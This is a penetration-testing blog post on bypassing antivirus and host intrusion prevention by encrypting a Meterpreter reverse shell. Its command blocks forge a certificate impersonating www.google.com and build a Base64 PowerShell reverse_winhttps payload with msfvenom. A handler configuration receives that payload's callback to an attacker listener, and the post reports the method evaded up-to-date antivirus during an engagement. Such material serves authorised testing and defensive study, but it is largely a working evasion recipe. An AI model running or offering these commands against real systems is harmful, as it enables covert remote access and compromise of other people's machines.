Bypassing Antivirus & Host Intrusion Prevention Systems

pentestlab.blog/category/red-team/page/100

July 26, 2017

The majority of the modern environments contain various security software in place in order to prevent the host of being compromised like an endpoint solution and a host intrusion prevention system. The endpoint solution will scan files that exist on the host for known malware and the HIPS will perform packet inspection and drop any non-legitimate connections.


Even though that these security products provide additional layers of security it is still not enough. Systems administrators often rely in these controls and allow execution of scripts by users which can lead to execution of arbitrary code and eventually system compromise.

For a penetration tester it is possible to bypass these controls by creating a script which will contain an encoded payload and by encrypting the connection to evade the HIPS from dropping the connection. HD Moore documented this back in 2015 as a way to secure the connection by using Meterpreter Paranoid Mode.

Certificate Generation

OpenSSL can be used to generate a custom certificate.


```
openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 \
-subj "/C=UK/ST=London/L=London/O=Development/CN=www.google.com" \
-keyout www.google.com.key \
-out www.google.com.crt && \
cat www.google.com.key www.google.com.crt > www.google.com.pem && \
rm -f www.google.com.key www.google.com.crt
```



Generate Certificate Manually

Alternatively Metasploit Framework has a module which can be used to automatically create a fake certificate from a trusted source.

```
auxiliary/gather/impersonate_ssl
```




Generate Certificate with Metasploit

Payload Generation

Metasploit MsfVenom can be used to generate an encoded payload (PowerShell Base64) which will use the certificate that it was generated previously.

```
msfvenom -p windows/meterpreter/reverse_winhttps LHOST=192.168.100.3
LPORT=443 PayloadUUIDTracking=true
HandlerSSLCert=/root/Desktop/www.google.com.pem
StagerVerifySSLCert=true PayloadUUIDName=ParanoidStagedPSH -f psh-cmd
-o pentestlab.bat
```




Generating Encrypted Payload

Listener – Configuration

Two additional options needs to be used as well when the listener is configured. This is to inform the handler which is the certificate that it will use (same as the payload) and to perform SSL certificate validation when a connection is received.


- **HandlerSSLCert**
- **StagerVerifySSLCert**

```
set payload windows/meterpreter/reverse_winhttps
set LHOST 192.168.100.3
set LPORT 443
set HandlerSSLCert /root/Desktop/www.google.com.pem
set StagerVerifySSLCert true
```



Configuring the Encrypted Listener


From the moment that the payload will executed on the target host an encrypted Meterpreter Session will open which it will not allow the Host Intrusion Prevention System in place to inspect the packets and drop the connection.



Meterpreter – Receiving the Encrypted Connection

Meterpreter Paranoid Mode

The process above can be automated completely with the use of Meterpreter Paranoid Mode tool. Full details of the use of this tool can be found on github.



Meterpreter Paranoid Mode

Conclusion

The process above was used in a penetration testing engagement and it was possible to evade a fully up to date Antivirus software and the HIPS in place which was refusing the connections. Special thanks to James Hemmings and Gabriel who pointed out this technique as a working method.

References

https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Paranoid-Mode

https://github.com/r00t-3xp10it/Meterpreter_Paranoid_Mode-SSL

https://www.darkoperator.com/blog/2015/6/14/tip-meterpreter-ssl-certificate-validation